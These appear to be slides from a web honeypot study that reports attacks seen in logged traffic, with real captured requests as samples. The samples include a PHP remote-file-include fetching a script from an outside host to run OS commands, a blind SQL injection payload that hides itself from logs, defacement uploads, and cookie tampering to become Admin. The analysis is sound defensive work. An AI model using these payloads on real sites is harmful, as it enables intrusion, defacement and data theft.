- *Credential/Session Prediction is a method of hijacking or impersonating a web site user.*
- Common Attacks Sequence is:
  1. attacker connects to the web application acquiring the current session ID.
  2. attacker calculates or Brute Forces the next session ID.
  3. attacker switches the current value in the cookie/hidden form- field/URL and assumes the identity of the next user.

No Encryption/Clear-Text Cookie Data

- These are examples of session/cookie data sent from applications to clients.
- Since there is not encryption or hashing of data, attackers can easily alter the data (such as incrementing/decrementing the digits) to attempt to take over another users session

```
Set-Cookie: guestID=413;
Set-Cookie: sessionid=1037236911;
Set-Cookie: CurrentSessionCookie=212035755652;
Set-Cookie: CFID=3937042;expires=Thu,
Set-Cookie: Referer=/gate/gb/www.site.gov.mo/;Path=/
```

Insufficient Entropy

- These cookie values are not random enough to prevent guessing attacks
- The first 9 digits are the same with only the last 3 incrementing almost sequentially

```
Set-Cookie: CurrentSessionCookie=212035755652;
Set-Cookie: CurrentSessionCookie=212035755660;
Set-Cookie: CurrentSessionCookie=212035755669;
Set-Cookie: CurrentSessionCookie=212035755700;
```

Insufficient Encryption

- Unfortunately, sensitive data is often passed within the Cookie header data and it is not sufficiently protected with strong encryption
- Fake or weak protection is often used, such as Base64 Encoding
  - Base64 Encoded

    Set-Cookie:
    cpg132_data=YTozOntzOjI6IklEIjtzOjMyOiI0YTA4YTQwNjNiZjM
    2ZTc2NjAwMjE2NDRkMDE3NjdjZiI7czoyOiJhbSI7aToxO3M6NDoibm
    FtZSI7czo0OiJBbm9uIjt9
  - Based64 Decoded

    Set-Cookie:
    cpg132_data=a:3:{s:2:"ID";s:32:"4a08a4063bf36e766002164
    4d01767cf";s:2:"am";i:1;s:4:"name";s:4:"Anon";}

Insufficient Authorization

- *Insufficient Authorization is when a web site permits access to sensitive content or functionality that should require increased access control restrictions.*
- The cookie in the previous example contained a valid sessionid hash and then a username, however poorly written applications often do not make a connection between the valid sessionid and the username
- What happens if an attacker alters portions of the cookie value and changes the username?

```
Set-Cookie:
cpg132_data=a:3:{s:2:"ID";s:32:"4a08a4063bf36e766002164
4d01767cf";s:2:"am";i:1;s:4:"name";s:5:"Admin";}
```

Insufficient Authorization: Web Defacements

- HTTP PUT method

```
--6aa02c14-B--
PUT http://www.site.com/scorpion.txt HTTP/1.0
Accept-Language: pt-br, en-us;q=0.5
Translate: f
Content-Length: 36
User-Agent: Microsoft Data Access Internet Publishing Provider
DAV 1.1
Host: www.site.com
Pragma: no -cache

--6aa02c14-C--
1923Turk CyberscorpioN ownz your box
```

Insufficient Authorization: Web Defacements

- Attempting to upload a file through SharePoint

```
POST http://www.site.com/_vti_bin/_vti_aut/author.dll HTTP/1.1
MIME-Version: 1.0
User-Agent: core-project/1.0
Host: www.site.com
Content-Length: 194
Content-Type: application/x-vermeer-urlencoded
Connection: close

--400f1b0e-C--
method=put+document%3a4%2e0%2e2%2e4715&service%5fname=&documen
t=%5bdocument%5fname%3dcore%2ehtml%3bmeta%5finfo%3d%5b%5d%5d&p
ut%5foption=overwrite&comment=&keep%5fchecked%5fout=false
core-project
```

Insufficient Session Expiration

- *Insufficient Session Expiration is when a web site permits an attacker to reuse old session credentials or session IDs for authorization.*
- No expiration date/time specified

```
Set-Cookie:
phpbb2mysql_sid=9ff3b118fbbf63e088c99d09d810e311;
path=/; domain=d M Y, G.i
```

- Expiration Date/Time is too long

```
Set-Cookie: cpvr=3cc2d13f-1b27-4c11-a277-
b3cb77bf33e3; domain=somesite.com; expires=Sun, 16-
Jan-2107 12:27:36 GMT; path=/
```

Insufficient Session Expiration Continued

- It is also important to note that proper session expiration means expiring, invalidating or deleting the sessionid in *BOTH* the web browser and the web application
- Poorly written web applications only attempt to expire or delete the cookie from the web browser
- Remember – you do not own the browser!
- These cookies can potentially be sent back to the web application
- Will they let the user back in???

Other Cookie Issues

- Minimal use of "HTTPOnly" and "Secure" Cookie protections
  - Most web applications did not use either of these features
- HttpOnly helps to prevent cookies from being read by client-side scripting

```
Set-Cookie:
bbsessionhash=fd9145f449c2e67223b10f7623ea9231;
path=/; HttpOnly
```

- Secure will ensure that the cookie is only sent to an SSL-enabled site

```
Set-Cookie: phpbb2mysql_data=a%3A0%3A%7B%7D;
expires=Wed, 16-Jan-2008 19:59:57 GMT; path=/; secure
```

Session Fixation

- *Session Fixation is an attack technique that forces a user's session ID to an explicit value.*
- While we did not see direct evidence of Session Fixation, we did see web applications that allowed sessionid information to be passed on the URL, which makes a session fixation attack easier to execute by including these web links within emails sent to target victims

```
POST http://somesite.com/joinSubmitAction.do;
jsessionid=DF4B9604ED1467DFECD4BDA7452E23D9 HTTP/1.1
POST http://www.somesite.com/gallery/./details.php?
image_id=114&amp;sessionid=6d0e2a51c515cb5b877bae03972a
0a78 HTTP/1.1
```

Cross-site Scripting

- *Cross-site Scripting (XSS) is an attack technique that forces a web site to echo attacker-supplied executable code, which loads in a user's browser.*
- All XSS alert messages were triggered by SPAMMERS sending their HTML posts to various message boards
- This example was a false positive caused by bad HTML links

```
GET http://search.revenuepilot.com/servlet/link?link=Z0180H4sIAAAAAAA
AAGNgKyow1DNNsf_BAAOMEMpADi4iUJRalppXmlqQmZNfopecnwtXyebk6OfnGsSAChgF
FgcntdieOXOWgbkiN4fBNKOkpKDYSl-_ODW5tChVD904_aziAv2M_NxUPSDDPjPF1tDI2
NACahjcZVCXAgCf6CRSsgAAAA..'%20onmouseover= HTTP/1.0
```

OS Commanding

- *OS Commanding is an attack technique used to exploit web sites by executing Operating System commands through manipulation of application input*
- **Example: this is a PHP remote file include attempting to execute; id, ls and w commands**

```
GET http://www.site.com/index.php?pagina=http://www.hackersite.org/
surveyor/lang/xpl/pro18.txt?&cmd=id;ls%20/;w HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: www.site.com
User-Agent: libwww-perl/5.805
```

(Blind) SQL Injection

- *SQL Injection is an attack technique used to exploit web sites that construct SQL statements from user-supplied input.*
- Here is an example of a real Blind SQL Injection attack that was attempting to extract out the name of the database one character at a time
- notice that the attack is attempting to prevent this SQL query from being logged by the back-end DB server by appending the "--sp_password" argument

```
GET http://www.site.com/cart/loginexecute.asp?LoginEmail='%20
or%201=convert(int,(select%20top%201%20convert(varchar,name)%
20from%20sysobjects%20where%20xtype='u'%20order%20by%20name%2
0))--sp_password HTTP/1.1
Accept: image/gif,image/x-xbitmap,image/jpeg,image/pjpeg,*/*
User-Agent: Microsoft URL Control - 6.00.8169
Host: www.site.com
Connection: Keep-Alive
Cache-Control: no-cache
```

SSI Injection

- *SSI Injection (Server-side Include) is a server-side exploit technique that allows an attacker to send code into a web application, which will later be executed locally by the web server.*
- SPAMMERS sent POST data that included some SSI commands

```
date=<!--#echo var=&name=Veloplivw&email=HristosMertu63r@
gmail.com&message=Hi this is a very informative site!:
 [URL=http://www.yasp.ch/gb.asp?user=allambien]ambien[/URL]
--CUT--
```

Information Leakage

- Information Leakage is when a web site reveals sensitive data, such as developer comments or error messages, which may aid an attacker in exploiting the system.

Server Error in '/' Application.

SQL Server does not exist or access denied.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: SQL Server does not exist or access denied.

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of
the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[SqlException: SQL Server does not exist or access denied.]
   System.Data.SqlClient.ConnectionPool.GetConnection(Boolean& isInTransaction) +472
   System.Data.SqlClient.SqlConnectionPoolManager.GetPooledConnection(SqlConnectionString options, Boolean& isInTransaction) +372
   System.Data.SqlClient.SqlConnection.Open() +386
   optCorp.Global1.Application_Error(Object sender, EventArgs e)
   System.EventHandler.Invoke(Object sender, EventArgs e) +0
   System.Web.HttpApplication.RaiseOnError() +157
```

Version Information: Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300

Abuse of Functionality

- *Abuse of Functionality is an attack technique that uses a web site's own features and functionality to consume, defraud, or circumvents access controls mechanisms.*
- Banner-Ad/Click Fraud
  - There was a large amount of automated traffic that was attempting to access banner-ads in order to increase revenue for an affiliate
  - Proxy servers were used to help disguise the true origin of the traffic – which was most likely the affiliate themselves

```
GET http://ad.doubleclick.net/clk;56074714;14719870;
o?http://ad.doubleclick.net/clk;56074655;14719909;
v?http://www.somesitesignup.com/signup/index.jsp?pc=SSU3
333 HTTP/1.0
```

Google-Abuses

- Banner Fraud using Google as a proxy/redirector

```
GET
http://tmsyn.wc.ask.com/r?t=an&s=le&uid=2d1d5c71ed1d5c71e&si
d=3d1d5c71ed1d5c71e&o=10581&qid=A20F04AB708BF248DE7EF794997F
F36C&io=9&sv=0a30057a&ask=Broadband&uip=d1d5c71e&en=gg&eo=1&
pt=Broadband&ac=7&qs=0&pg=1&sgcl=cf6cNb-ySusZMt6-
OF&sgch=5d0cLq_79y&u=http://www.google.com/url?sa=L&ai=BVHBs
413KRZTTM5ykpQKg9vjHDMvB5xS7pfjTAYiV4wSAph0QChgKIOmToAMoCjgB
UIbu64r6_____wFgyQaYAedzmAHyhgGYAfyGAZgBuJIGmAG7kgaYAb-
SBqoBBmRpXzEwMLIBCGJubXEuY29tyAEB2gEIYm5tcS5jb23IAuvwvwE&num
=10&ggladgrp=248735307&gglcreat=358376127&q=http://ad.double
click.net/clk%3B52309101%3B14013708%3Bo%3Fhttp://solutions.v
zwshop.com/bba/&usg=__mjX95GyHsTv7Y2bHtoIZqoiGAqU= HTTP/1.0
```

Google-Abuses

- Google-Hacking
  - SPAMMERS were using Google to search for user forums, bulletin boards, etc... to post their emails

```
GET http://www.google.com/ie?as_q=Certner+inurl:ultimate+
guestbook&num=100&hl=en HTTP/1.0
GET http://www.google.com/ie?as_q=inurl:phpBB+intext:index.
php+related&num=100&hl=en HTTP/1.0
GET http://www.google.com/ie?as_q=inurl:viewtopic.php+
site:vg&num=100&hl=en HTTP/1.0
```

Lessons Learned

- Web attacks are running rampant
- Attackers are extremely bold, mainly due to their anonymity by hiding behind numerous open proxy servers
- False Positives were high in some classes of attacks, however that was mainly due to open proxy deployment and would not manifest itself in normal production environments
- As good as the identification/protection rules were, we still had Analysis challenges due to data overload
  - We need better/automated ways to categorize attacks
  - Even so, some activities are difficult to identify by looking at just one transaction
  - We need to have better correlation capabilities to identify anomalies and trends over time
- We still have a lot to learn
- If you would like to contribute to this project, please contact Ryan Barnett – RCBarnett@gmail.com